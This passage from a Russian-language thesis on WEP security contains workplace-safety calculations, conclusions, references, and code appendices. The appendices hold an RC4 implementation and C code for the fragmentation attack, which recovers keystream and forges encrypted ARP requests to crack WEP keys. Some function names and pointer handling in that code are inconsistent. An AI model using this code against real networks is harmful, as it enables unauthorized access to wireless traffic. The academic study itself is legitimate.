Характеристики сети электропитания: трёхфазная четырёхпроводная сеть переменного тока с глухозаземлённой нейтралью и напряжением 380/220 В, частотой 50 Гц. Согласно НПАОП 40.1-1.21-98 помещение по опасности поражения электрическим током относится к классу без повышенной опасности.

В помещении отсутствуют другие опасные производственные факторы.

Для защиты людей от поражения электрическим током предусмотрено зануление, двойная изоляция, защитное отключение устройств в помещении (согласно ГОСТ 12.1.033-81).

Для обеспечения безопасности работы проводится вводный, первичный и повторный (1 раз в 6 месяцев) иствруктажи по технике безопасности (согласно НПАОП 0.00-4.12.05).

5.3 Производственная санитария в помещении НИЛ

Работы в помещении согласно ГОСТ 12.1.005-88 относятся к категории работ с энергозатратами организма "лёгкая 1а сидячая работа, не требует систематического физического напряжения и перемещения предметов с энергозатратами организма 90-120 кКал/час.

Для обеспечения установленных норм микроклиматических параметров и чистоты воздуха используется кондиционирование воздуха в тёплый период и отопление в холодный.

В светлое время суток рекомендуется использовать естественное освещение, а искустенное только в условиях недостаточности естественного освещения. Для искуственного освещения используют люминисцентные лампы за счёт их высокой световой отдачи, длительного срока службы, экономности и более близкому к ествественному спектру.

Определяем нормированное значение коэффициента естественной освещенности (КЕО) e_n^{III} для выполняемой зрительной работы. В соответствии с исходными данными наименьший объект различения — толщина хромирующего покрытия, характеристика зрительной работы — Наивысшей точности, I разряд, подразряд а. Для территории Украины без устойчивого снежного покрова значение $e_n^{III} = 2\%$.

Вычисляем КЕО для данного светового климата в соответствии со следующей формулой:

$$e_n^{I,II,III,IV} = e_n^{III} m C,$$

где e_n^{III} — значение КЕО для зданий, расположенных в III поясе

светового климата; m — коэффициент светового климата; C — коэффициент солнечности климата.

Город Харьков расположен в IV поясе светового климата, для которого (при заданном в условии диапазоне азимута $m = 0,9$) $C = 1$. Тогда $e_n^{IV} = 1,8\%$.

Коеффициент естественного освещения равен 1,8%, что удовлетворяет ДСН В.2.5-28-2006.

5.4 Пожарная безопасность производственного помещения НИЛ

Производство, включающее научно-исследовательскую лабораторию, имеет категорию Д пожаровзрвыоопасности, согласно НАПБ Б.03.002-2007. Степень огнестойкости здания — II, согласно ДБН В.1.1.7-2002, так как помещение расположено в кирпичном здании, при строительстве использовались твёрдые несгораемые материалы.

Возможные причины возникновения пожара на рабоем месте или в помещении:

- короткое замыкание, сопровождающееся искрением и перегревом элементов ПК вследствие чего происходит воспламенение оборудования;
- перегрев элементов ПК в следствии высокой нагрузки во время проведения атаки;
- кабели для подачи электропитания.

В помещении присутствуют два углекислотных огнетушителя ВВК-1,4, при норме 2 огнетушителя на 20 кв.м, согласно НПАОП 0.00-1.28-10.

Эвакуация производится по плану эвакуации, по центральной лестнице, через главный выход. Дополнительный эвакуационный выход отсутствует так как в помещении работает 1 человек и площадь помещения составляет 7,5 кв.м.

ВЫВОДЫ

Беспроводные технологии получили широкое распространение, что привело к необходимости обеспечивать безопасную работу в данных сетях. Таким образом, для решения проблемы безопасности был разработан протокол WEP, однако, так как он основывался на поточном алгоритме RC4, в котором были обнаружены уязвимости в 2001 году, а массовый выпуск беспроводного оборудования начался тоже в 2001 году, то протокол WEP был уязвим с самого начала.

Ввиду отсутствия альтернативных методов обеспечения безопасности он массово применялся и получил большую популярность. Именно эта популярность и не даёт совершить окончательный переход на протокол WPA2, который на данный момент не имеет известных критических уязвимостей. Распространённости WEP также способствует оборудование, которое не поддерживает WPA2. Как было отмечено ранее, массовое применение беспроводных сетей отмечалось во многих современных предприятиях, муниципальных учреждениях, школах, домах, квартирах, в этом секторе очень мало людей подкованы в области информационной безопасности и даже не подозревают об опасности использования открытых сетей или сетей с шифрованием WEP. Таким образом, шифрование WEP будет использоваться ещё не один год.

Протокол WEP имеет два уязвимый аспекта, это архитектура протокола, которая даёт возможность проводить активные атаки, и уязвимости алгоритма генерации ключей поточного шифрования RC4, используемого в WEP, что позволяет проводить пассивные атаки.

В первой части был рассмотрен стандарт 802.11 WLAN, процесс передачи пакетов, обеспечение аутентификации и конфиденциальности.

Во второй части рассмотрен протокол WEP и алгоритм поточного

шифрования RC4, используемый в данном протоколе, и уязвимости RC4.

В третьей части исследованы возможные атаки на протокол WEP, описана классификация атак и проведён анализ безопасности протокола WEP.

В четвёртой части представлена утилита WEPfrag, Данная утилита основана на атаке с фрагментацией на протокол WEP. Данный метод позволяет получить псевдослучайную последовательность (PRGA) и сформировать ARP-запрос, отправка которого позволит создать трафик для получения большого количества векторов инициализации. Большое количество векторов инициализации позволяет провести пассивную статистическую атаку, в результате которой будет получен ключ WEP.

В разделе охраны труда был проведён анализ условий труда исследователя на своём рабочем месте. Исследованы промышленная безопасность в помещении научно-исследовательской лаборатории, производственная санитария, а также производственная санитария в данном помещении. Так же был расчитан коэффициент естественного освещения для города Харькова.

На данный момент наиболее эффективной пассивной атакой является атака PTW, а среди активным атак — атака с фрагментацией.

ПЕРЕЧЕНЬ ССЫЛОК

1) 802.11 WLAN Packets and Protocols [Электронный ресурс] / INC WILDPACKETS - Режим доступа : www/ URL: http://www.wildpackets.com/resources/compendium/wireless_lan/wlan_packets/
2) Stubblefield, A. A Key Recovery Attack on the 802.11b WEP / Stubblefield, A. Ioannidis, J. and Rubin, A. // - 15 с.
3) Fluhrer, S. Attacks on RC4 and WEP / Fluhrer, S., Mantin, I., Shamir, A. // - 9 с.
4) Tews, E. Breaking 104 bit WEP in less than 60 seconds / Tews, E., Weinmann, R.-P., Pyshkin, A. // - 2007 - 16 с.
5) Атаки на WEP [Электронный ресурс] / Сергей Гордейчик - Режим доступа : www/ URL: www.nestor.minsk.by/sr/2007/02/sr70203.html
6) Roos, A. A Class of Weak Keys in the RC4 Stream Cipher // - 1995 - 8 с.
7) Goutam, P. On Non-negligible Bias of the First Output Byte of RC4 towards the First Three Bytes of the Secret Key. / Goutam, P., Siddheshwar, R., Subhamoy M. // Proceedings of the International Workshop on Coding and Cryptography - 2007 - 285-294 с.
8) Goutam, P. Permutation after RC4 Key Scheduling Reveals the Secret Key. / Goutam, P., Subhamoy, M. // SAC - 2007 - 360-377 с.
9) Souradyuti, P. A New Weakness in the RC4 Keystream Generator and an Approach to Improve the Security of the Cipher / Souradyuti, P., Preneel, B. // FSE - 2004 - 245-259 с.
10) Klein, A. Attacks on the RC4 stream cipher, Designs, Codes and Cryptography // - 2008 - 269-286 с.
11) НПАОП 40.1-1.21-98. Правила безпечної експлуатації електроустановок споживачів.
12) ГОСТ 12,1.019-79 ССБТ. Электробезопасность. Общие требования.

13) Методичні вказівки до виконання розділу «Охорона праці» у випускних роботах ОКР «бакалавр» усіх форм навчання / Упоряд.: Б.В.Дзюндзюк, В.А.Айвазов, Т.Є.Стиценко. – Харків: ХНУРЕ, 2012. – 28 с.

14) НПАОП 40.1-1-32-01 Правила будови електроустановок. Електрообладнання спеціальних установок.

15) НПАОП 0.00-1.28-10. Правила охорони праці при експлуатації ЕОМ.

16) НПАОП 0.00-4.12-05. Типове положення про навчання, інструктаж та перевірку знань працівників з питань охорони праці.

17) НАПБ Б.03.002-2007 Нормы определения категорий помещений, зданий и наружных установок по взрывопожарной и пожарной опасности.

18) ДБН В.1.1.7-2002. Защита от пожара. Пожарная безопасность объектов строительства.

19) ДБН В.25-28-2006. Природне і штучне освітлення.

ПРИЛОЖЕНИЕ А
ЛИСТИНГ РЕАЛИЗАЦИИ АЛГОРИТМА ШИФРОВАНИЯ RC4

```
iv = [0x58, 0x94, 0x22]
wep_key = [0xB3, 0xF0, 0xCA, 0xA8, 0xBB, 0xD6, 0xB8, 0x6E, 0x05, 0x02, 0x24,
0x9E, 0x09]
key = iv + wep_key
M = [0xaa, 0xaa, 0x03, 0x00, 0x00, 0x00, 0x08, 0x06, 0x00, 0x01, 0x08, 0x00,
0x06, 0x04, 0x00, 0x01, 0x00, 0x11, 0x22, 0x33, 0x44, 0x55, 0xff, 0xff, 0xff,
0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xff, 0xff, 0xff, 0xff]
nums_in_line = 16
print "M =\n", '\n'.join([' '.join([hex(Mi)[2:].zfill(2)
    for Mi in M[i * nums_in_line:(i+1)*nums_in_line]])
        for i in xrange(len(M) / nums_in_line + 1)])

C = []
keylength = len(key)
S = range(256)

# KSA
j = 0
for i in xrange(256):
    j = (j + S[i] + key[i % keylength]) % 256
    S[i], S[j] = S[j], S[i]

# PRGA
print "K =\n",
i, j = 0, 0
for Mi in M:
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    S[i], S[j] = S[j], S[i]
    K = S[(S[i] + S[j]) % 256]
    print hex(K)[2:].zfill(2) + ('\n' if not (i % nums_in_line) else ''),
    C.append(Mi ^ K)

# Output chiphertext
print "\nC =\n", '\n'.join([' '.join([hex(Ci)[2:].zfill(2)
    for Ci in C[i*nums_in_line:(i+1)*nums_in_line]])
        for i in xrange(len(C) / nums_in_line + 1)])
```

ПРИЛОЖЕНИЕ Б
ЛИСТИНГ ПОЛУЧЕНИЯ ПАКЕТА ДЛЯ ФРАГМЕНТАЦИОННОЙ АТАКИ И ВЫЧИСЛЕНИЕ КЛЮЧА PRGA

```
1  int gotit;
2  int isrelay;
3  int caplen;
4  int z;
5
6  int wait_packet(uchar *packet, uchar *iv, uchar *prga, int keystream_len,
7      int arplen, int len, int min_caplen, int max_caplen)
8  {
9      int round = 0;
10     int again = RETRY;
11     int packets;
12     struct timeval tv, tv2;
13     int acksgot;
14
15     while(again == RETRY)
16     {
17         again = 0;
18
19         PCT; printf("Trying to get %d bytes of a keystream\n", keystream_len);
20
21         make_arp_request(h80211, opt.f_bssid, opt.r_smac, opt.r_dmac,
22             opt.r_sip, opt.r_dip, arplen);
23         if ((round % 2) == 1)
24         {
25             PCT; printf("Trying a LLC NULL packet\n");
26             memset(h80211+24, '\x00', arplen+8);
27             arplen+=32;
28         }
29
30         acksgot=0;
31         packets = (arplen-24) / len;
32         if( (arplen-24) % len != 0 )
33             packets++;
34
35         send_fragments(h80211, arplen, iv, prga, len, 0);
36
```

```
37          gettimeofday( &tv, NULL );
38
39          gotit=0;
40          while (!gotit)  //waiting for relayed packet
41          {
42              caplen = read_packet(packet, sizeof(packet), NULL);
43              z = ( ( packet[1] & 3 ) != 3 ) ? 24 : 30;
44              if ( ( packet[0] & 0x80 ) == 0x80 ) /* QoS */
45                  z+=2;
46
47              if (packet[0] == 0xD4 )
48              {
49                  if (! memcmp(opt.r_smac, packet+4, 6)) //To our MAC
50                      acksgot++;
51                  continue;
52              }
53
54              //Is data frame && encrypted
55              if ((packet[0] & 0x08) && (( packet[1] & 0x40 ) == 0x40) )
56              {
57                  if ( packet[1] & 2 ) //Is a FromDS packet with valid IV
58                  {
59                      if (! memcmp(opt.r_dmac, packet+4, 6)) //To our MAC
60                      {
61                          //From our MAC
62                          if (! memcmp(opt.r_smac, packet+16, 6))
63                          {
64                              //Is short enough
65                              if (caplen-z > min_limit && caplen-z < max_limit)
66                              {
67                                  //This is our relayed packet!
68                                  PCT; printf("Got RELAYED packet!!\n");
69                                  gotit = 1;
70                                  isrelay = 1;
71                              }
72                          }
73                      }
74                  }
75              }
76
77              if (memcmp(packet+4, opt.r_smac, 6) == 0)
78              {
```

```
79                  /* check if we got an deauthentication packet */
80
81                  if(packet[0] == 0xC0)
82                  {
83                      PCT; printf( "Got a deauthentication packet!\n" );
84                      //sleep 5 seconds and ignore all frames in this period
85                      read_sleep( 5*1000000 );
86                  }
87
88                  /* check if we got an disassociation packet */
89
90                  if(packet[0] == 0xA0)
91                  {
92                      PCT; printf( "Got a disassociation packet!\n" );
93                      //sleep 5 seconds and ignore all frames in this period
94                      read_sleep( 5*1000000 );
95                  }
96              }
97
98              gettimeofday( &tv2, NULL );
99              //wait 100ms for acks
100             if (((tv2.tv_sec*1000000 - tv.tv_sec*1000000) +
101                     (tv2.tv_usec - tv.tv_usec)) >
102                         (100*1000) && acksgot > 0 && acksgot < packets)
103             {
104                 PCT; printf("Not enough acks, repeating...\n");
105                 again = RETRY;
106                 break;
107             }
108
109             //wait 1500ms for an answer
110             if (((tv2.tv_sec*1000000 - tv.tv_sec*1000000) +
111                     (tv2.tv_usec - tv.tv_usec)) > (1500*1000)
112                 && !gotit)
113             {
114                 PCT; printf("No answer, repeating...\n");
115                 round++;
116                 again = RETRY;
117                 if (round > 10)
118                 {
119                     PCT;
120                     printf("Still nothing, trying another packet...\n");
```

```
121                         again = NEW_IV;
122                     }
123                     break;
124                 }
125             }
126         }
127         return again;
128     }
129
130     int do_attack_fragment(uchar* prga)
131     {
132         uchar packet[4096];
133         uchar packet2[4096];
134         uchar iv[4];
135         prga = (uchar*) malloc(4096);
136
137         char strbuf[256];
138
139         struct tm *lt;
140
141         int caplen2;
142         int prga_len;
143         int again;
144         int length;
145         uchar *snap_header = (unsigned char*)"\xAA\xAA\x03\x00\x00\x00\x08\x00";
146
147         caplen2 = isrelay = gotit = length = 0;
148
149         if( memcmp( opt.r_smac, NULL_MAC, 6 ) == 0 )
150         {
151             printf( "Please specify a source MAC (-h).\n" );
152             return( 1 );
153         }
154
155         if(getnet(NULL, 1, 1) != 0)
156             return 1;
157
158         if( memcmp( opt.r_dmac, NULL_MAC, 6 ) == 0 )
159         {
160             memset( opt.r_dmac, '\xFF', 6);
161             opt.r_dmac[5] = 0xED;
162         }
```

```
163
164         if( memcmp( opt.r_sip, NULL_MAC, 4 ) == 0 )
165         {
166             memset( opt.r_sip, '\xFF', 4);
167         }
168
169         if( memcmp( opt.r_dip, NULL_MAC, 4 ) == 0 )
170         {
171             memset( opt.r_dip, '\xFF', 4);
172         }
173
174         PCT; printf ("Waiting for a data packet...\n");
175
176         while(1)  // break at the end of loop
177         {
178             if( capture_ask_packet( &caplen, 0 ) != 0 )
179                 return -1;
180
181             z = ( ( h80211[1] & 3 ) != 3 ) ? 24 : 30;
182             if ( ( h80211[0] & 0x80 ) == 0x80 ) /* QoS */
183                 z+=2;
184
185             if((unsigned)caplen > sizeof(packet) ||
186                 (unsigned)caplen > sizeof(packet2))
187                 continue;
188
189             memcpy( packet2, h80211, caplen );
190             caplen2 = caplen;
191             PCT; printf("Data packet found!\n");
192
193             if ( memcmp( packet2 +  4, SPANTREE, 6 ) == 0 ||
194                  memcmp( packet2 + 16, SPANTREE, 6 ) == 0 )
195             {
196                 //0x42 instead of 0xAA
197                 packet2[z+4] = ((packet2[z+4] ^ 0x42) ^ 0xAA);
198                 //0x42 instead of 0xAA
199                 packet2[z+5] = ((packet2[z+5] ^ 0x42) ^ 0xAA);
200                 //0x00 instead of 0x08
201                 packet2[z+10] = ((packet2[z+10] ^ 0x00) ^ 0x08);
202             }
203
204             prga_len = 7;
```

```
205
206             again = RETRY;
207
208             memcpy( packet, packet2, caplen2 );
209             caplen = caplen2;
210             memcpy(prga, packet+z+4, prga_len);
211             memcpy(iv, packet+z, 4);
212
213             xor_keystream(prga, snap_header, prga_len);
214
215             again = wait_packet(packet, iv, prga, 28, 31, 3, 0, 66);
216             if(again == NEW_IV)
217                 continue;
218
219             make_arp_request(h80211, opt.f_bssid, opt.r_smac, opt.r_dmac,
220                 opt.r_sip, opt.r_dip, 60);
221             if (caplen-z == 71-24)
222             {
223                 //Thats the LLC NULL packet!
224                 memset(h80211+24, '\x00', 39);
225             }
226
227             if (! isrelay)
228             {
229                 //Building expected cleartext
230                 uchar ct[4096] = "\xaa\xaa\x03\x00\x00\x00\x08\x06\x00\x01"\
231                     "\x08\x00\x06\x04\x00\x02";
232                 //Ethernet & ARP header
233
234                 //Followed by the senders MAC and IP:
235                 memcpy(ct+16, packet+16, 6);
236                 memcpy(ct+22, opt.r_dip,  4);
237
238                 //And our own MAC and IP:
239                 memcpy(ct+26, opt.r_smac,  6);
240                 memcpy(ct+32, opt.r_sip,  4);
241
242                 //Calculating
243                 memcpy(prga, packet+z+4, 36);
244                 xor_keystream(prga, ct, 36);
245             }
246             else
```

```
247             {
248                 memcpy(prga, packet+z+4, 36);
249                 xor_keystream(prga, h80211+24, 36);
250             }
251 
252             memcpy(iv, packet+z, 4);
253 
254             again = wait_packet(packet, iv, prga, 384, 408, 32, 400-24, 500-24);
255             if (again == NEW_IV)
256                 continue;
257 
258             make_arp_request(h80211, opt.f_bssid, opt.r_smac, opt.r_dmac,
259                 opt.r_sip, opt.r_dip, 408);
260             if (caplen == 408 + 16 + z)
261             {
262                 //Thats the LLC NULL packet!
263                 memset(h80211+24, '\x00', 416);
264             }
265 
266             memcpy(iv, packet+z, 4);
267             memcpy(prga, packet+z+4, 384);
268             xor_keystream(prga, h80211+24, 384);
269 
270             again = wait_packet(packet, iv, prga, 1500, 500, 300, 1496-24, 5000);
271             if(again == NEW_IV)
272                 continue;
273 
274             if (again == ABORT) length = 408;
275             else length = 1500;
276 
277             make_arp_request(h80211, opt.f_bssid, opt.r_smac, opt.r_dmac,
278                 opt.r_sip, opt.r_dip, length);
279             if (caplen == length + 16 + z)
280             {
281                 //Thats the LLC NULL packet!
282                 memset(h80211+24, '\x00', length+8);
283             }
284 
285             if(again != ABORT)
286             {
287                 memcpy(iv, packet+z, 4);
288                 memcpy(prga, packet+z+4, length);
```

```
289                 xor_keystream(prga, h80211+24, length);
290             }
291
292             lt = localtime( (const time_t *) &tv.tv_sec );
293
294             memset( strbuf, 0, sizeof( strbuf ) );
295             snprintf( strbuf,  sizeof( strbuf ) - 1,
296                       "fragment-%02d%02d-%02d%02d%02d.xor",
297                       lt->tm_mon + 1, lt->tm_mday,
298                       lt->tm_hour, lt->tm_min, lt->tm_sec );
299             save_prga(strbuf, iv, prga, length);
300
301             printf( "Saving keystream in %s\n", strbuf );
302
303             break;
304         }
305
306         return 0;
307     }
```

ПРИЛОЖЕНИЕ В
ЛИСТИНГ ГЕНЕРИРОВАНИЯ ЗАШИФРОВАННОГО ARP ЗАПРОСА

```
#define ARP_REQ \
    "\x08\x00\x02\x01\xBB\xBB\xBB\xBB\xBB\xBB\xCC\xCC\xCC\xCC\xCC\xCC" \
    "\xFF\xFF\xFF\xFF\xFF\xFF\x80\x01\xAA\xAA\x03\x00" \
    "\x00\x00\x08\x06\x00\x01\x08\x00\x06\x04\x00\x01\xCC\xCC\xCC\xCC" \
    "\xCC\xCC\x11\x11\x11\x11\x00\x00\x00\x00\x00\x00\x22\x22\x22\x22" \
    "\x00\x00\x00\x00\x00\x00\x00\x00"

unsigned char h80211[2048];

int encrypt_data(unsigned char *dest, unsigned char* data, int length,
    uchar* prga)
{
    unsigned char cipher[2048];
    int n;

    if(dest == NULL)                return 1;
    if(data == NULL)                return 1;
    if(length < 1 || length > 2044) return 1;

    if( opt.ivs2 != NULL )
    {
        n = next_keystream(prga, 1500, opt.bssid, length);
        if(n < 0)
        {
            printf("Error getting keystream.\n");
            return 1;
        }
        if(n==1)
        {
            if(opt.first_packet == 1)
            {
                printf("Error no keystream in %s file is long enough (%d).\n",
                    IVS2_EXTENSION, length);
                return 1;
            }
            else
                n = next_keystream(prga, 1500, opt.bssid, length);
```

```
38          }
39      }
40
41      /* encrypt data */
42      for(n=0; n<length; n++)
43      {
44          cipher[n] = (data[n] ^ prga[4+n]) & 0xFF;
45      }
46
47      memcpy(dest, cipher, length);
48
49      return 0;
50  }
51
52  int create_wep_packet(unsigned char* packet, int *length, uchar* prga)
53  {
54      if(packet == NULL) return 1;
55
56      /* write crc32 value behind data */
57      if( add_crc32(packet+24, *length-24) != 0 )                    return 1;
58
59      /* encrypt data+crc32 and keep a 4byte hole */
60      if( encrypt_data(packet+28, packet+24, *length-20, prga) != 0 ) return 1;
61
62      /* write IV+IDX right in front of the encrypted data */
63      if( set_IVidx(packet) != 0 )                                   return 1;
64
65      /* set WEP bit */
66      packet[1] = packet[1] | 0x40;
67
68      *length+=8;
69      /* now you got yourself a shiny, brand new encrypted wep packet ;) */
70
71      return 0;
72  }
73
74  int forge_arp(uchar* prga)
75  {
76      /* use arp request */
77      opt.pktlen = 60;
78      memcpy( h80211, ARP_REQ, opt.pktlen );
79
```

```
80      memcpy( opt.dmac, "\xFF\xFF\xFF\xFF\xFF\xFF", 6 );
81
82      if( set_tofromds(h80211) != 0 ) return 1;
83      if( set_bssid(h80211)    != 0 ) return 1;
84      if( set_smac(h80211)     != 0 ) return 1;
85      if( set_dmac(h80211)     != 0 ) return 1;
86
87      memcpy( h80211 + 40, opt.smac, 6 );
88
89      if( set_dip(h80211, 56)  != 0 ) return 1;
90      if( set_sip(h80211, 46)  != 0 ) return 1;
91
92      return 0;
93  }
94
95  int main()
96  {
97      uchar* prga = NULL;
98      int pktlen;
99      do_attack_fragmentation(prga);
100     forge_arp(prga);
101     create_wep_packet(h80211, &pktlen, prga);
102     write_cap_packet(h80211, pktlen);
103     free(prga);
104     return 0;
105 }
```

ПРИЛОЖЕНИЕ Г
ПЕРЕЧЕНЬ НАУЧНЫХ РАБОТ